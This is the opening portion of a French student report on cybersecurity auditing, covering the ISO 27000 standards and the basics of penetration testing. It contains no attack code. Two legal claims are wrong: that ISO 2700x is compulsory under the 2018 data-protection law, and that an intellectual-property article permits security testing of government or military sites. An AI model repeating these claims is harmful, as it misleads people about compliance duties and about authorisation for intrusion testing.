

Étudiants : **Adrien**

Alban

Lola

Porteur du projet : **M. Dritan NACE**

Semestre : **Printemps 19**

Étude exploratoire sur les outils d'audit destinés à la cyber-sécurité

Avant-propos

Remerciements

Nous tenons tout particulièrement à remercier Monsieur NACE pour son soutien et son aide, nous lui sommes reconnaissants de nous avoir proposé cette TX qui correspond à nos aspirations. Merci également à M. Antonin DENEUX qui nous a permis de mieux comprendre et assimiler les normes ISO.

Sommaire

Avant-propos	5
1 Étude de normes ISO	7
1.1 Qu'est ce qu'une norme ?	7
1.2 Degré d'applicabilité d'une norme ?	7
1.3 Comment être certifié dans un domaine relatif à une norme ?	8
1.4 Les normes ISO 27000 (2016)	8
1.4.1 La norme ISO 27001 (octobre 2013)	9
1.4.2 La norme ISO 27002 (octobre 2013) : code de bonne pratique pour le management de la sécurité de l'information	11
1.4.3 La norme ISO 27003 (Février 2010) : lignes directrices pour la mise en oeuvre du SMSI	12
1.4.4 La norme ISO 27004 (octobre 2009) : mesurage de la sécurité	12
1.4.5 La norme ISO 27005 (Septembre 2008) : gestion du risque en sécurité de l'information	13
1.4.6 La norme ISO 27006 (novembre 2015) : exigences pour les organismes réalisant l'audit et la certification de SMSI	13
1.4.7 La norme ISO 27007 (2011) : lignes directrices pour l'audit des SMSI	14
1.4.8 La norme ISO 27008 (novembre 2011) : lignes directrices pour les auditeurs des contrôles de sécurité de l'information	14
1.4.9 La norme ISO 27032 (juillet 2012) : lignes directrices pour la cybersécurité	14
1.5 Résumé et liens entre les normes	15
2 Conditions de certification sur la famille des normes ISO 27000 d'un système d'information	16
2.1 Les tests d'intrusions et de vulnérabilités	16
2.1.1 Les différents types de tests	17
2.1.1.1 Externe	17
2.1.1.2 Interne	17
2.1.1.3 Interne et Externe	17
2.1.2 Les différentes conditions de tests	17
2.1.2.1 Black Box	17
2.1.2.2 Grey Box	17
2.1.2.3 White Box	17
2.1.3 Les étapes d'un test d'intrusion et de vulnérabilité	18
2.1.3.1 Pré-engagement	18
2.1.3.2 Collecte d'informations	18
2.1.3.3 L'analyse des menaces	18
2.1.3.4 Scans de vulnérabilités	18

2.1.3.5	Exploitation	18
2.1.3.6	PostExploitation et maintien de l'accès	18
2.1.3.7	L'écriture d'un rapport	19
2.1.4	Vers un paradigme dans le domaine de la sécurité à l'heure des systèmes numériques	19
2.1.4.1	La vision	19
2.1.4.2	La stratégie	19
2.1.4.3	La mise en oeuvre	20
2.1.4.4	Les points clefs de la cyber-sécurité	20
2.1.5	Établir le rapport	21
2.1.5.1	Pour qui?	21
2.1.5.2	La forme du document	21
3	Les différents outils	22
3.1	Metasploit	22
3.2	Nmap	23
3.3	Nessus / OpenVAS	23
3.4	Burp Suite	25
3.4.1	Burp Proxy	25
3.4.2	Burp Spider	26
3.4.3	Burp Scanner	26
3.4.4	Burp Intruder	26
3.4.5	Burp Repeater	27
3.4.6	Burp Sequencer	27
3.4.7	Burp Decoder	27
3.4.8	Burp Comparer	28
3.4.9	Burp Extender	28
3.5	SQLMap	28
3.6	Aircrack-ng	30
3.7	Wireshark	31
3.8	Standard pour la gestion des vulnérabilités : SCAP	32
3.8.1	Les langages communs	32
3.8.1.1	XCCDF (Extensible Configuration Checklist Description Format)	32
3.8.1.2	OCIL (Open Checklist Interactive Language)	32
3.8.1.3	OVAL (Open Vulnerability and Assessment Language)	32
3.8.2	Les schémas de données	33
3.8.2.1	CPE (Common Platform Enumeration)	33
3.8.2.2	SWID (SoftWare IDentification)	33
3.8.2.3	CCE (Common Configuration Enumeration)	33
3.8.2.4	CVE (Common Vulnerability Enumeration)	33
3.8.3	Les systèmes de scores	34
3.8.3.1	CCSS (Common Configuration Scoring System)	34
3.8.3.2	CVSS (Common Vulnerability Scoring System)	34
3.8.4	L'intégrité	34
3.8.4.1	TMSAD (Trust Model for Security Automation Data)	34
3.8.5	Exemple d'implémentation de SCAP	34
3.9	Autres standards	35

3.9.1	CME (Common Malware Enumeration) / MAEC (Malware Attribute Enumeration and Characterization)	35
3.9.2	CWE (Common Weakness Enumeration)	35
4	Les différents méthodologies et leurs principaux indicateurs	36
4.1	Méthodologies issues d'institutions gouvernementales	36
4.1.1	EBIOS(Expression des Besoins et Identification des Objectifs de Sécurité)(1995 par l'ANSSI)	36
4.1.2	ITIL(Information Technology Infrastructure Library)	37
4.1.3	CRAMM(CCTA Risk Analysis and Management Method)	38
4.1.4	FEROS(Fiche d'Expression Relationnelle des Objectifs de Sécurité)	38
4.2	Méthodologies issues d'associations de sécurité	39
4.2.1	MARION(1985)	39
4.2.2	MEHARI(1993)	39
4.2.3	COBIT(Control OBjectives for Information and related Technology)	40
4.3	Méthodologie issue du CERT/CC(Computer Emergency Response Team)	41
4.3.1	OCTAVE(Operationally Critical Threat, Asset, and Vulnerability Evaluation)	41
4.4	Méthodologies issues d'entreprises privées	42
4.4.1	CALLIO	42
4.4.2	SCORE(Symptômes, Cause, Objectif, Ressources, Effets)	42
4.4.3	COBRA(Consultative, Objective and Bi-functional Risk Analysis)	43
4.5	Bilan sur les méthodologies	43
4.6	Les principaux indicateurs	43
4.6.1	Les indicateurs stratégiques	43
4.6.1.1	Conformité	43
4.6.1.2	L'image de l'entreprise	43
4.6.1.3	La protection de l'information	44
4.6.1.4	Efficacité de la politique	44
4.7	Les indicateurs opérationnels	44
4.7.1	Les vols	44
4.7.2	Les attaques	44
4.7.3	Protection de l'information	45
4.7.4	Efficacité de la politique risques couverts/non couverts	45
4.8	La création d'un indicateur	46
4.8.1	Exemple d'un tableau de référence d'un indicateur	46
5	Les bonnes pratiques	47
5.1	Veilles sur les failles webs les plus connues (top 10 de l'OWASP)	47
5.1.1	Injection	47
5.1.2	Violation de gestion d'authentification	48
5.1.3	Exposition de données sensibles	49
5.1.4	XML External Entities (XXE)	50
5.1.5	Violation de contrôle d'accès	50
5.1.6	Mauvaise configuration sécurité	51
5.1.7	Cross-Site Scripting (XSS)	52
5.1.8	Désrialisation non sécurisée	53
5.1.9	Utilisation de composants avec des vulnérabilités connues	54
5.1.10	Supervision et journalisation insuffisantes	55
5.2	Failles matérielles et logiciels	56

6 Tests de sécurité	57
6.1 Pентest : vulnérabilité critique (MS17-010)	57
6.1.1 Explication d'une faille	57
6.1.2 Démonstration	57
6.2 Test sur une application web avec l'outil : Tamper data	60
7 Scénario réaliste	61
7.1 Mise en contexte et limites de la situation	61
7.2 Système de notation visant à mesurer l'échelle du risque	61
7.3 Test interne en boite blanche	61
7.3.1 Machines et domaines de la société	61
7.3.2 Analyse de l'url à notre disposition	62
7.3.3 Certificat SSL du site	62
7.3.4 Whois sur l'url	63
7.3.5 Méthodologies	64
7.3.5.1 Social Engineering	64
7.3.6 Veille technologique	65
7.3.7 Page d'authentification	65
7.3.8 Scanner de la sécurité des serveurs et applications	66
7.4 Usage des éléments cryptés trouvés	66
7.4.1 Phase 1 : Récupération des données	66
7.4.2 Phase 2 : L'analyse de fréquence	67
7.4.3 Phase 3 : Estimer la taille de la clé du XOR	68
7.4.4 Phase 4 : Trouver la valeur de la clé	69
7.4.5 Phase 5 : Récupérer le contenu sensible et l'exploiter	70
7.4.6 Phase 6 : Collision de hachage pour récupérer un mot de passe	71
7.5 Test externe en boite noire	72
7.6 Conclusion du scénario	72
8 Bilan de la cybersécurité et de son évolution	73
Table des figures	74

Introduction de la TX, premières pistes

Audit de sécurité pour une personne qui n'est pas forcément spécialiste : aide logiciel, connaître les normes ISO. "*Consultant sécurité*" (*analyste*).

1. Étude de normes ISO (2700X...), liens entre les normes, identifications des points communs et/ou les plus importants.
2. Conditions qu'un programme doit remplir pour les respecter (*différence entre le cas extérieur et intérieur*) au niveau de la structure. Identifier les conditions, si elles sont spécifiques ou non...
3. Recherche des outils sur lesquels s'appuyer pour faire des audits (payants ou non, services disponibles...) *cf. point 6*
4. Identificateurs relevés par les outils. Quels sont-ils ? Quels sont les facteurs de risques ?
5. Définir les bonnes pratiques pour développer "sans risque"
6. Application des outils étudiés (si possibilité)

Mots-clés

- Le système d'information, aussi appelé SI dans la suite du texte, est un ensemble organisé de ressources qui permet de collecter, stocker, traiter et distribuer de l'information via les technologies informatiques.
- Système de Management d'un Système d'Information, SMSI dans la suite du texte : système de management concernant la sécurité de l'information en informatique.
- Audit de sécurité : répertorie les points forts et les points faibles (vulnérabilités) d'un SI à un moment donné et dresse une série de recommandations pour palier aux vulnérabilités découvertes.
- La cybersécurité est définie comme la protection de la vie privée, de l'intégrité et de l'accèsibilité des données dans le cyberspace. Quant au cyberspace, il s'agit de la dénomination donnée à l'interaction de personnes, de logiciels et de services technologiques mondiaux.
- Le pentesteur est la personne chargée de tester la sécurité d'un système d'information.

Partie 1

Étude de normes ISO

1.1 Qu'est ce qu'une norme ?

Une norme est un document qui contient des exigences, des spécifications pour les produits, les services et les systèmes dans une optique de qualité, de sécurité et d'efficacité. Elle a donc pour but d'assurer que des matériaux, produits, services soient aptes à leur emploi.

Les normes les plus connues, et les plus reconnues, sont les normes ISO. L'ISO (du grec ISOs, signifiant "égal") est une organisation internationale non gouvernementale et indépendante dont les 164 membres sont les organismes nationaux de normalisation. Par exemple, AFNOR (Association Française de Normalisation), est membre de l'ISO. Le but de l'ISO est d'établir et de publier des normes internationales.

L'élaboration d'une norme répond à un besoin du marché, à une demande exprimée par l'industrie ou d'autres parties prenantes comme des associations. Elles sont le fruit d'un consensus international d'experts qui mettent en commun leurs connaissances pour élaborer des normes internationales d'application volontaire, c'est à dire un cadre de référence qui vise à fournir des lignes directrices, des prescriptions techniques ou qualitatives pour des produits, services ou pratiques. Ces normes sont vouées à soutenir l'innovation, à apporter des solutions aux enjeux mondiaux, à être pertinentes sur le marché et à répondre à la question "quelle est la meilleure façon de procéder?"

Par principe, les normes sont d'utilisation volontaire. Toutefois, un certain nombre d'entre elles peuvent contribuer à l'application de la réglementation technique voire devenir des applications obligatoires. L'application obligatoire d'une norme est caractérisée par la référence à la norme dans un texte réglementaire comme moyen unique de satisfaire aux exigences du texte. Ainsi les autorités de régulation et les autorités publiques comptent sur les normes ISO pour étayer leur réglementation étant donné la base solide qu'elles constituent puisque élaborée avec le concours d'experts internationaux.

L'ISO a publié plus de 22560 normes internationales et publications associées qui couvrent la quasi-totalité des secteurs de l'industrie – des technologies à la sécurité des denrées alimentaires, et de l'agriculture à la santé. Ici, nous allons uniquement étudier et traiter les normes ayant un lien avec la sécurité des systèmes d'informations, notamment la suite ISO/CEI 27000 publiée conjointement par l'ISO et la Commission électrotechnique internationale (CEI, ou IEC en anglais).

1.2 Degré d'applicabilité d'une norme ?

Les normes sont applicables à tout organisme d'une taille plus ou moins importante, quelque soit le produit ou le service fourni, dans tout secteur d'activité. En général la mise en place d'une norme peut durer de 8 à 18 mois, pour une moyenne de 12 mois. La validité de celle-ci dépend des normes

mais elle est en général de 1 an.

1.3 Comment être certifié dans un domaine relatif à une norme ?

L'entreprise doit choisir un domaine dans lequel elle souhaite être évaluée. Cette évaluation à un coût à ne pas négliger. En effet différentes étapes comportant le coût de conception, les frais de formations, d'enregistrement et de la vérification du respect de la norme sont à prévoir.

1. Dans un premier temps l'entreprise choisit une norme, elle devra déterminer les processus de base la composant pour ainsi les documenter. La mise en oeuvre du système est chronophage, il faut montrer comment préparer les documents, planifier puis effectuer de bonnes vérifications internes de notre système de gestion.
2. Dans un second temps, il s'agit d'une étape de vérification du système mis en place antérieurement. On s'assure que les procédures soient exécutées de la manière décrite dans les documents en utilisant des indicateurs de contrôle (tests, indicateurs, ...). Si le système possède encore des lacunes dans son fonctionnement l'entreprise devra les corriger. Afin de pallier aux lacunes, l'entreprise peut former les employés et améliorer les conditions de service.
3. Une fois que les deux premières étapes sont effectuées, l'entreprise fait appel à un organisme extérieur qui va contrôler les documents et les différentes évaluations internes du système de gestion. Si tous les critères sont validés, l'entreprise sera certifiée dans la norme liée au système de gestion évalué.

1.4 Les normes ISO 27000 (2016)

La famille de normes ISO 27000 se concentre sur l'élaboration d'un système d'information sécurisé.

1. Donne une vue d'ensemble de la famille de normes du SMSI (en fait de la famille ISO 2700x)
2. Permet de planifier et de documenter son système d'information selon le modèle PDCA (planifier-Déployer-Contrôler-Agir)
3. Explique les différents termes principaux utilisés dans la famille de normes du SMSI.




FIGURE 1.1 – Normes ISO 27000

Cette famille de normes reprend les définitions des différentes normes "référentes", comme ISO 73 : Management du risque , ISO 9000 : Management de la qualité, et en fait la synthèse pour le SI.

Une définition, le SMSI, peut résumer l'ensemble des normes ISO 2700x : il s'agit de la partie du système de management global, basée sur une approche du risque lié à l'activité, visant à établir, mettre en oeuvre, exploiter, surveiller et réexaminer. Il faut également maintenir un système à jour pour pouvoir pérenniser la sécurité de l'information.

La notion de mesure de sécurité est également primordiale. Introduite dans la norme ISO 27002, il s'agit d'un moyen de gestion du risque, comprenant les politiques, les procédures, les lignes directrices, les pratiques ou l'organisation, qui peuvent être de nature administrative, technique, managérial ou juridique.

1.4.1 La norme ISO 27001 (octobre 2013)

La norme internationale ISO 27001 est décomposée en 7 chapitres principaux : A noter que les chapitres 0 à 3 regroupent les références normatives, les domaines d'applications ainsi que les différents termes et définitions.

Le chapitre 4 cible la compréhension de l'organisation et de son contexte. Plusieurs points sont nécessaires :

1. L'organisation doit déterminer les enjeux internes et externes de même que les exigences afin d'influencer la capacité à obtenir le ou les résultats attendus de la mise en place de SMSI (en accord avec la norme ISO 31000:2009).
2. L'organisation doit également définir les parties intéressées concernant la sécurité de l'information.
3. La mise en place d'une amélioration continue est primordiale au regard de la norme internationale

Le chapitre 5 cible la notion de Leadership et d'engagement en faveur de la mise en place du SMSI. Voici les différents points abordés :

1. Il faut s'assurer que le développement et la mise en place du SMSI soient conformes aux attentes, ces derniers doivent faire preuve de résultats suite à la mise en place de différents plans d'actions tout en visant une amélioration continue de ceux-ci.
2. La direction doit établir une politique de sécurité de l'information et l'adapter à la mission de l'organisation, celle-ci doit être documentée et doit être également communiquée au sein de l'organisation aux parties intéressées.
3. Les rôles et responsabilités des autorités au sein d'une organisation sont très importants. En effet, l'autorité doit s'assurer que le système de management de la sécurité de l'information est conforme aux exigences mais elle doit aussi rendre compte des performances du SMSI.

Le chapitre 6 traite de la planification. Nous pouvons y voir les éléments suivants :

1. Lorsque une organisation conçoit son SMSI, elle doit tenir compte des enjeux et de l'exigence de celle-ci. Pour cela il faut déterminer les opportunités et les risques pour s'assurer qu'elle pourra atteindre le résultat escompté. Cela permettra également d'empêcher ou de limiter les effets indésirables ou de corriger des manquements en mettant en place des plans d'actions visant à augmenter l'efficacité du SMSI.
2. Une analyse des risques de sécurité de l'information est effectuée pour fixer les critères d'acceptation des risques dus à la perte de confidentialité ou même à l'intégrité et la disponibilité des informations entrantes. A l'instar de celle-ci, l'organisation doit mettre en place des mesures permettant de traiter les risques : protocoles, mise en place d'IDS (Intrusion Detection System, ou SDI en français).
3. L'organisation doit établir des plans d'actions et tenter d'atteindre un objectif précis. Cependant pour que les objectifs soient cohérents et permettent une amélioration du SMSI, ceux-ci doivent être atteignables. Pour effectuer un bilan et une comparaison des éléments, tous ces objectifs doivent être documentés. L'usage d'une solution informatique est fortement recommandé car cela permet d'automatiser les différents calculs et la création de différents graphiques visant à voir la régression ou l'évolution du SMSI.

Dans le chapitre 7, la norme traite des ressources, en effet, celles-ci sont nécessaires à la mise en oeuvre, la tenue et l'amélioration du SMSI :

1. L'organisation doit définir les compétences nécessaires des différentes personnes concernées ayant une incidence sur les performances du SMSI. En cas de manquement ou d'insuffisance les personnes concernées pourront être formées afin d'être à nouveau évaluées.
2. La sensibilisation et la communication sont très importantes. Elles permettent d'atteindre les différents objectifs fixés lors de la mise en place du SMSI.
3. Une veille et un développement continu sont nécessaires pour garder un système à jour et donc le rendre plus sécurisé.
4. Il est également primordial de maîtriser les informations documentées, en effet ils contiennent des éléments qui pourraient mettre à mal le SMSI. Il faudra donc déterminer ou stocker les informations et savoir pendant combien de temps tout en contrôlant les différents accès possibles.

Le chapitre 8 décrit le fonctionnement d'un SMSI :

1. L'organisation doit planifier, mettre en œuvre et contrôler les processus nécessaires à la satisfaction des exigences liées à la sécurité de l'information et à la réalisation des actions déterminées.
2. L'organisation doit réaliser des appréciations des risques de sécurité de l'information à des intervalles planifiés ou quand des changements significatifs sont prévus ou ont lieu, en tenant compte des critères établis.
3. L'organisation doit conserver des informations documentées sur les résultats du traitement des risques.

Le chapitre 9 permet d'établir le moyen d'évaluer les performances d'un SMSI :

1. L'organisation doit évaluer les performances de sécurité de l'information, ainsi que l'efficacité du système de management de la sécurité de l'information. Pour cela, l'organisation doit déterminer les éléments à surveiller ainsi que les plages horaires de surveillance pour effectuer des mesures les plus précises possibles.
2. L'organisation doit réaliser des audits internes à des intervalles planifiés afin de recueillir des informations permettant de déterminer si le système de management de la sécurité de l'information reste fiable.
3. De plus, à des intervalles planifiés, la direction doit procéder à la revue du système de management de la sécurité de l'information mis en place par l'organisation, afin de s'assurer qu'il est toujours approprié, adapté et efficace. La revue doit prendre en compte les éléments suivants : l'état d'avancement des actions, la modification des enjeux, les retours sur les performances et également le retour des parties intéressées.

Le chapitre 10 traite de l'amélioration, en effet, l'organisation doit continuellement améliorer l'efficacité de son SMSI :

Si des processus sont non-conformes, l'organisation doit agir pour les maîtriser et les corriger en mettant en place différents plans d'actions.

1.4.2 La norme ISO 27002 (octobre 2013) : code de bonne pratique pour le management de la sécurité de l'information

La norme ISO 27002 spécifie les exigences relatives à l'établissement, à la mise en œuvre, à la mise à jour et à l'amélioration continue d'un système de management de la sécurité de l'information dans le contexte d'une organisation. Elle comporte également des exigences sur l'appréciation et le traitement des risques de sécurité de l'information, adaptés aux besoins de l'organisation.

Le système de management de la sécurité de l'information préserve la confidentialité, l'intégrité et la disponibilité de l'information en appliquant un processus de gestion des risques et donne aux parties intéressées l'assurance que les risques sont gérés de manière adéquate. Il est donc important que le système de management de la sécurité de l'information fasse partie intégrante des processus et de la structure de management, de même que la sécurité de l'information soit prise en compte dans la conception des processus des systèmes d'information.

1.4.3 La norme ISO 27003 (Février 2010) : lignes directrices pour la mise en œuvre du SMSI

Cette norme ISO fournit une approche orientée processus pour la réussite de la mise en œuvre d'un SMSI conformément à l'ISO 27001.

Les points importants de cette planification sont les suivants :

- le contenu de la politique de sécurité
- l'analyse des exigences de sécurité à partir des enjeux métiers d'affaires appliqués aux actifs
- la conduite de l'évaluation et du traitement de risque, particulièrement le choix de la méthode d'analyse de risque à utiliser
- l'établissement du contenu et des frontières du SMSI
- l'élaboration du plan projet de traitement de risque.

Dans un premier temps, il faut obtenir l'approbation de la direction pour initialiser un projet SMSI afin d'établir une proposition structurée et compréhensible de celui-ci sous forme d'un document de référence. Ce document expliquera la nécessité d'un système d'information au sein de la société et expliquera le rôle de chacun dans sa mise en place et son maintien tout en argumentant les tenants et les aboutissants d'un tel projet.

Dans un second temps, il faut définir le domaine d'application, les limites et la politique du SMSI. De même, il est important de préciser le champ d'action du système et exclure certains processus qui ne prendront pas part dans le système mis en place.

Suite à cela, il est souhaitable de conduire l'analyse des exigences de sécurité de l'information. C'est à dire graduer l'exigence envisagée et attendue en fonction du service et de la fonction du processus au sein de l'ensemble des unités de travail. Il est nécessaire de cartographier des processus, des réseaux, ainsi que différents éléments pour analyser l'ensemble des situations et les évaluer. Ceci dans le but de pouvoir mettre en place plusieurs plans d'actions pour pallier, si besoin, à des manquements.

De cela découle la conduite, l'appréciation et la planification du traitement des risques selon la norme ISO 27005.

1.4.4 La norme ISO 27004 (octobre 2009) : mesurage de la sécurité

Elle permet de mesurer le niveau d'efficacité du SMSI mais également le niveau de sécurité de l'entreprise.

Cette norme ISO traite des différents indicateurs stratégiques utilisés dans le but de mettre en place un tableau de bord pour pouvoir rendre compte d'une évaluation d'un système d'information dans le domaine de la sécurité informatique.

Afin que l'évaluation soit efficace, les indicateurs doivent être adaptés au profil du lecteur et aux décisions qui sont attendues de lui. Dans la limite du raisonnable, une évaluation empirique ne permettra pas l'évolution d'un système d'information mais entraînerait plus un surcoût.

1.4.5 La norme ISO 27005 (Septembre 2008) : gestion du risque en sécurité de l'information

Cette norme traite de la mise en place d'un Cadre Méthodologique en accord avec l'ISO 31000 (Management du risque). De plus, elle suit le cycle PDCA (Planifier, Développer, Contrôler, Ajuster) permettant la mise en place du SMSI.

Le PDCA est une démarche d'amélioration continue ou de résolution de problème, symbolisée par la roue de Deming. Le but est de pouvoir résoudre durablement toute sorte de problèmes auxquels est confrontée l'entreprise, et également d'innover en lançant de nouvelles idées de manière contrôlée. Il comporte quatres différentes étapes :

1. Plan : préparer, planifier ce que l'on va réaliser
2. Do : développer, réaliser, mettre en œuvre. Le plus souvent, on commence par une phase de test.
3. Check : contrôler, vérifier
4. Act (ou Adjust) : agir, ajuster, réagir. Si le test est validé à la phase Check, on déploie la solution lors de la phase Act.




FIGURE 1.2 – Schéma du PDCA

1.4.6 La norme ISO 27006 (novembre 2015) : exigences pour les organismes réalisant l'audit et la certification de SMSI

Cette norme est une des seules d'application obligatoire (avec la ISO 27001) de la suite ISO 27000 pour obtenir la certification de sécurité d'information. Elle est destinée à fournir des conseils et une base d'approche standardisée à ceux qui auditent les SMSI d'une organisation en se basant sur les critères de la norme ISO 27001.

Grâce à elle les auditeurs doivent être en mesure de déterminer si les exigences de la norme ISO 27001 ont été respectées.

Elle fournit des précisions pour les audits de certification ISO 27001 sur les sujets suivants :

- Classement des mesures de sécurité
- Vérification qu'une approche appropriée pour l'évaluation des risques a été adoptée

- Vérification qu'une approche appropriée de contrôle de conformité avec décision de traitement des risques a été adoptée
- Calcul du nombre de jours d'audit
- Confirmation des portées du SMSI
- Examen des résultats de l'évaluation des risques

1.4.7 La norme ISO 27007 (2011) : lignes directrices pour l'audit des SMSI

L'objet de cette norme est de guider et de donner les bonnes pratiques pour la réalisation d'un audit SMSI.

Elle s'applique à toutes les organisations ayant besoin de mener des audits internes ou externes d'un SMSI ou de gérer un programme d'audit.

1.4.8 La norme ISO 27008 (novembre 2011) : lignes directrices pour les auditeurs des contrôles de sécurité de l'information

Le principal objectif de cette norme est de donner des conseils sur la mise en œuvre des mesures de sécurité et de voir leur importance en pratique. C'est à dire auditer la qualité de la mise en œuvre des mesures de sécurité.

Elle fournit des indications sur l'analyse de la mise en œuvre et du fonctionnement des mesures de sécurité en elles mêmes (y compris la vérification de la conformité technique des mesures de sécurité).

La norme ISO 27006 se rapproche beaucoup de la ISO 27007 qui a pour but la normalisation d'un audit SMSI.

1.4.9 La norme ISO 27032 (juillet 2012) : lignes directrices pour la cybersécurité

Cette norme fait référence à la cybersécurité qui est définie comme la protection de la vie privée, de l'intégrité et de l'accessibilité des données dans le cyberspace. Quant au cyberspace, il s'agit de la dénomination donnée à l'interaction de personnes, de logiciels et de services technologiques mondiaux.

La norme ISO 27032 se concentre sur le rôle des dispositifs de sécurité dans le cyberspace au regard de la sécurité de l'information, de la sécurité des réseaux, de l'Internet et de la protection des infrastructures d'informations essentielles.

1.5 Résumé et liens entre les normes

Les normes ISO 2700X constituent donc un ensemble de normes internationales de sécurité de l'information, destinées à protéger l'information. Grâce à elles, nous pouvons avoir une description détaillée de la mise en oeuvre des objectifs et des mesures de sécurité, de la manière d'effectuer des audits et de la façon de maîtriser au mieux les risques.

Pour résumer rapidement la suite ISO 2700X :

- ISO 27001 : définit les termes et résume la mise en oeuvre de la certification, le domaine d'application dans l'organisation, la planification et les ressources nécessaires. De plus, elle décrit le fonctionnement d'un SMSI, la façon d'évaluer ses performances et les processus d'amélioration de celui-ci.
- ISO 27002 : spécifie les bonnes pratiques quant à la gestion des risques de sécurité de l'information et d'un SMSI dont le rôle, rappelons-le, est de préserver la confidentialité et l'intégrité des données.
- ISO 27003 : définit les étapes nécessaires pour la mise en oeuvre d'un SMSI conformément à la norme ISO 27001.
- ISO 27004 : permet de mesurer le niveau d'efficacité d'un SMSI grâce à des indicateurs stratégiques afin d'effectuer une évaluation du SMSI.
- ISO 27005 : définit un cadre méthodologique de la gestion du risque grâce à une méthode Plan, Do, Check, Act (ou Adjust).
- ISO 27006 : définit les exigences et une base d'approche standardisée pour ceux qui réalisent des audit et des certifications de SMSI.
- ISO 27007 : fournit les lignes directrices pour la réalisation d'un audit, c'est à dire les bonnes pratiques nécessaires au bon déroulement d'un audit.
- ISO 27008 : complémentaire à la norme ISO 27007, elle fournit les lignes directrices pour les auditeurs d'un SMSI. Il s'agit donc ici de conseiller sur la mise en oeuvre des mesures de sécurité.
- ISO 27032 : spécifie le rôle de la cybersécurité, c'est à dire la protection de la vie privée, de l'intégrité et l'accessibilité dans les interactions entre des personnes et des services technologiques.

Cependant même si certaines d'entre elles évaluent le niveau de sécurité ou dictent des moyens de mise en oeuvre, les normes restent très théoriques. Elles nécessitent d'être complétées par des outils de test qui pourront vérifier, dans la pratique, la sécurité du système d'information.

Partie 2

Conditions de certification sur la famille des normes ISO 27000 d'un système d'information

Certaines normes ISO sont des exigences obligatoires en vertu de la loi. Dans notre cas, la famille des normes ISO 2700x est obligatoire pour toutes les sociétés traitant des données confidentielles. Ceci provient de la loi du 20 juin 2018 relative à la protection des données personnelles (loi sur le RGPD, Règlement Général sur la Protection des Données).

D'autres propositions de projets n'ayant pas encore été votés peuvent être des suggestions ou des éléments clefs pour obtenir une certification dans le domaine de cette norme. On peut qualifier certains points de normes de standards et d'autres de normes spécialisées, plus difficiles à mettre en place. Cela varie en fonction du niveau d'exigence demandé par le SMSI. Dans un premier temps, nous présenterons les règles standards à appliquer, correspondant à un niveau d'exigence moyen. Puis nous détaillerons les règles optionnelles, plus spécialisées, pour un niveau d'exigence plus élevé.

2.1 Les tests d'intrusions et de vulnérabilités

Ils ne sont pas le fruit du hasard, il sont décidés par le PDG ou un responsable de la sécurité au sein de l'entreprise. Le rôle de ces test peut être, d'une part, de vérifier l'état de la sécurité de son système. D'autre part, il se peut également que pour un gage de qualité envers ses clients, cette société décide de passer la certification ISO 2700x.

Une fois la zone d'action et le périmètre du test décidés, une fiche de dérogation est signée entre le client et la société qui va effectuer le test de sécurité. Cela permet de se protéger de toute poursuite judiciaire. En effet, l'article 323-1 du code pénal interdit le fait d'accéder ou de se maintenir frauduleusement dans tout ou partie d'un système de traitement automatisé de données. De même, l'article 323-7 du code pénal incrimine la tentative d'accès ou de maintien frauduleux. De plus, d'après l'article L122-6-1 du code de la propriété intellectuelle, il est possible de tester la sécurité informatique de sites web, qu'ils soient gouvernementaux, diplomatiques, militaires, ou reliés aux systèmes de santé, de même que tout logiciel en fonctionnement. On peut lire dans cet article : "La personne ayant le droit d'utiliser le logiciel peut, sans l'autorisation de l'auteur, observer, étudier ou tester le fonctionnement ou la sécurité de ce logiciel afin de déterminer les idées et principes qui sont à la base de n'importe quel élément du logiciel lorsqu'elle effectue toute opération de chargement, d'affichage, d'exécution, de transmission ou de stockage du logiciel qu'elle est en droit d'effectuer".

2.1.1 Les différents types de tests

Il existe deux types de tests : les tests internes et les tests externes. Ils sont tous deux basés sur des scénarios qui se produisent réellement dans les entreprises.

2.1.1.1 Externe

Lors d'un test externe, nous sommes dans la situation où un pirate tenterait de pénétrer dans l'entreprise à partir de l'extérieur. Dans ce cas, on utilise l'adresse IP publique de la connexion internet du pentesteur ainsi que celle de l'entreprise.

2.1.1.2 Interne

Dans un test interne, nous sommes dans la situation où une personne malveillante interne à l'entreprise voudrait endommager ou détruire le système ainsi que ses données. Le pentesteur est donc sur le réseau interne de l'entreprise.

2.1.1.3 Interne et Externe

Il est aussi possible d'avoir le cas d'un pirate ayant la possibilité de s'introduire physiquement dans l'entreprise et de se retrouver dans un des scénarios ci-dessus.

2.1.2 Les différentes conditions de tests

